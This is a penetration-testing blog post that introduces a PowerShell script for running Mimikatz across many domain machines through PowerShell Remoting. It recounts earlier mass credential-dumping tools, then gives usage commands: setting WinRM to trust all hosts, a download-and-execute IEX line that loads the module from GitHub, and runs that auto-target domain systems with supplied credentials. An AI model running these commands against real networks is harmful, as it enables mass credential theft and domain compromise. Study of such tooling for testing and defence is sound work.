Auto-Dumping Domain Credentials using SPNs, PowerShell Remoting, and Mimikatz

Introduction

Mimikatz is a great "authentication token recovery tool" that the whole pentest community knows and loves. Since it's initial development it's been ported to PowerShell (Invoke-Mimikatz.ps1) and a few "Mass Mimikatz" scripts have been written that wrap around it so Mimikatz can be executed on many domain systems very quickly. Many "Mass Mimikatz" delivery methods have been used including, but not limited to psexec, schtasks, wmic, and invoke-wmimethod. Regardless of their differences, they all make scraping Windows domain credentials easier.

In this blog I'll cover some of that history and share my script "Invoke-MassMimikatz-PsRemoting.psm1", which tries to expand on other people's work. It uses PowerShell Remoting and Invoke-Mimikatz.ps1 to collect credentials from remote systems. The new script supports options for auto-targeting domain systems, targeting systems with the WinRM service installed using SPNs, and running from non-domain systems using alternative credentials. The content should be handy for penetration testers, but may also interesting to blue teamers looking to understand how PowerShell Remoting and SPNs can be used during attacks.

A Brief History of the Mass Mimikatz

I thought it would be appropriate to start things of by highlighting some of the work done by others prior to writing my shabby script. Below are the projects that seemed to stick out the most to me. I highly recommend checking them out.

- **Mimikatz**
  For those who might be new to the security industry, Mimikatz is great tool developed by Benjamin Delpy that can be used to dump cleartext passwords from memory (among many other things) as long as you have local administrator privileges. Benjamin seems to add new and amazing features on a pretty regular basis so it's worth it to keep an eye on the github project and his blog.
  https://github.com/gentilkiwi/mimikatz
- **Invoke-Mimikatz**
  After Mimikatz had been around a while Joseph Bialek ported Mimikatz to PowerShell. This was a fantastic feat that made Mimikatz even easier to use for all of us IT security enthusiasts. It natively supports executing Mimikatz on remote systems using PowerShell Remoting as the current user. However, I don't believe that it supports using alternative credentials via PSCredential objects. The Invoke-Mimikatz github repo is listed below.
  https://github.com/clymb3r/PowerShell/tree/master/Invoke-Mimikatz
- **Mass Mimikatz**
  After the Invoke-Mimikatz script was released it didn't take long for people to start writing scripts that execute it on a larger scale in creative ways. Rob Fuller released the first scripts I saw that wrapped around Invoke-Mimikatz.ps1. His scripts create a file share that hosts a .cmd file, which

is then executed on remote systems via WMIC commands. The .cmd script then runs a PowerShell command on the remote systems that downloads Invoke-Mimkatz.ps1 into memory, runs it, and writes all of the passwords out to files on the hosted share. This can all be executed from a non-domain system using alternative credentials. His blog introducing the scripts is below.
http://carnal0wnage.attackresearch.com/2013/10/dumping-domains-worth-of-passwords-with.html

- **Invoke-MassMimikatz**
  In an effort to streamline the process a bit, Will Schroeder created a nice PowerShell script called "Invoke-MassMimikatz.ps1". It hosts "Invoke-Mimikatz.ps1" on a web server started by his script. Then Invoke-MassMimikatz.ps1 executes encoded PowerShell commands on remote systems using the "Invoke-WmiMthod" command, which downloads and executes "Invoke-Mimikatz.ps1" in memory. All of the Mimikatz output is then parsed and displayed in the PowerShell console. Invoke-MassMimikatz can also be executed from a non-domain system using alternative credentials. So it's similar to Rob's scripts, but consolidates everything into one script that uses a slightly different delivery method.
  http://www.harmj0y.net/blog/powershell/dumping-a-domains-worth-of-passwords-with-mimikatz-pt-2/
- **Metasploit**
  I would be neglectful if I didn't mention Metasploit. It includes quite a few options for obtaining shells on remote systems. Once you have a few active sessions its pretty easy to use the Mimikatz extension created by Ben Campbell to grab Windows credentials. Also, Ben Turner and Dave Hardy added support for fully interactive PowerShell sessions through Metasploit that can load any PowerShell module you want when the session is created which is pretty cool. I recommend checking out their blog below.
  https://www.nettitude.co.uk/interactive-powershell-session-via-metasploit/

An Overview of the Invoke-MassMimikatz-PsRemoting Script

The "Invoke-MassMimikatz-PsRemoting" script provides another way to run Mimikatz on remote systems using PowerShell Remoting, but includes a few novel options. Naturally it's based on the heavy lifting done in the other projects. For those who are interested it can be downloaded from here.

Below is a summary of the script and its features:

- It wraps the native command "Invoke-Command" to execute Invoke-Mimikatz.ps1 on remote systems, and the Invoke-Mimikatz.ps1 script is baked in. As a result, no files have to be hosted, because "Invoke-Command" doesn't suffer from the 8192 character limit enforced on commands passed through Invoke-WmiMethod and wmic.
- It supports alternative credentials and execution from a non-domain system using PSCredential objects.
- It supports automatically creating a target list of domain computers by querying a domain controller using ADSI. Since ADSI is used, the ActiveDirectory module is not required.
- It supports filtering for domain computers with WinRM installed by filtering the Service Principal Names.
- It supports the option to limit the number of systems to run Mimikatz on. The default is 5.
- It uses Will's Mimikatz output parser to provide clean output that can be used in the PowerShell pipeline.
- It checks if the user credentials recovered from remote systems are a Domain or Enterprise

admin.

Enabling PowerShell Remoting

Ok, first things first. Let's make sure PowerShell Remoting is all setup on the system your running it from. You should be able to use the command below.

```
Enable-PSRemoting –force
```

For more information and context check out this technet blog:
https://technet.microsoft.com/en-us/magazine/ff700227.aspx

If for some reason that doesn't work you can use the commands below to trouble shoot.

```
# Set start mode to automatic
Set-Service WinRM -StartMode Automatic

# Verify start mode
Get-WmiObject -Class win32_service | Where-Object {$_.name -like "WinRM"}

# Trust all hosts
Set-Item WSMan:localhost\client\trustedhosts -value *

# Verify trusted hosts configuration
Get-Item WSMan:\localhost\Client\TrustedHosts
```

Invoke-MassMimikatz-PsRemoting Function Examples

Below are a few examples. Keep in mind that the domain user used will require administrative privileges on the remote systems. Additional information and examples can be found in commented section of the script.

The function can be imported a few different ways. If you have outbound internet access you can load the function reflectively and not worry about the execution policy, but for the standard import methods the execution policy may have to be disabled/bypassed. Import examples are below.

```
# Import the function from the .psm1 file
Import-Module .\Invoke-MassMimikatz-PsRemoting.psm1

# Import the function reflectively from an URL:
IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/NetSPI/
PowerShell/master/Invoke-MassMimikatz-PsRemoting.psm1')
```

Example 1
Running the function against 10.1.1.1 as the current domain user.


```
Invoke-MassMimikatz-PSRemoting –Verbose –hosts “10.1.1.1”
```

Example 2
Running the function as the current domain user, grabbing a list of all domain systems, filtering for systems with WinRM installed, and only running Mimikatz on five of them.


```
Invoke-MassMimikatz-PSRemoting –Verbose –AutoTarget –MaxHost 5 -WinRM
```

Example 3
Using alternative domain credentials from a non-domain system, grabbing a list of all domain systems, and only running Mimikatz on one of them.

```
Invoke-MassMimikatz-PsRemoting –Verbose –AutoTarget -MaxHost 1 -username
corp\MyServerAdmin -password 'MyServerPassword!' –DomainController 10.2.9.106 |
ft -AutoSize
```



You can then pipe to other commands or simply filter for say Enterprise Admins…



Wrap Up

In this blog I covered some Mass Mimikatz history, and a new script that includes a few novel options. Hopefully it's been interesting to those who haven't been exposed to the topics before. Either way, don't forget to have fun and hack responsibly.

References

- https://github.com/gentilkiwi/mimikatz
- https://github.com/clymb3r/PowerShell/tree/master/Invoke-Mimikatz
- https://github.com/mubix/post-exploitation/tree/master/scripts/mass_mimikatz
- https://raw.githubusercontent.com/Veil-Framework/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1
- http://blogs.technet.com/b/heyscriptingguy/archive/2009/10/29/hey-scripting-guy-october-29-2009.aspx
- https://technet.microsoft.com/en-us/library/hh849694.aspx
- https://technet.microsoft.com/en-us/magazine/ff700227.aspx
- https://www.offensive-security.com/metasploit-unleashed/mimikatz/
- https://www.trustedsec.com/january-2015/account-hunting-invoke-tokenmanipulation/
- https://www.nettitude.co.uk/interactive-powershell-session-via-metasploit/
- https://technet.microsoft.com/en-us/magazine/ff394367.aspx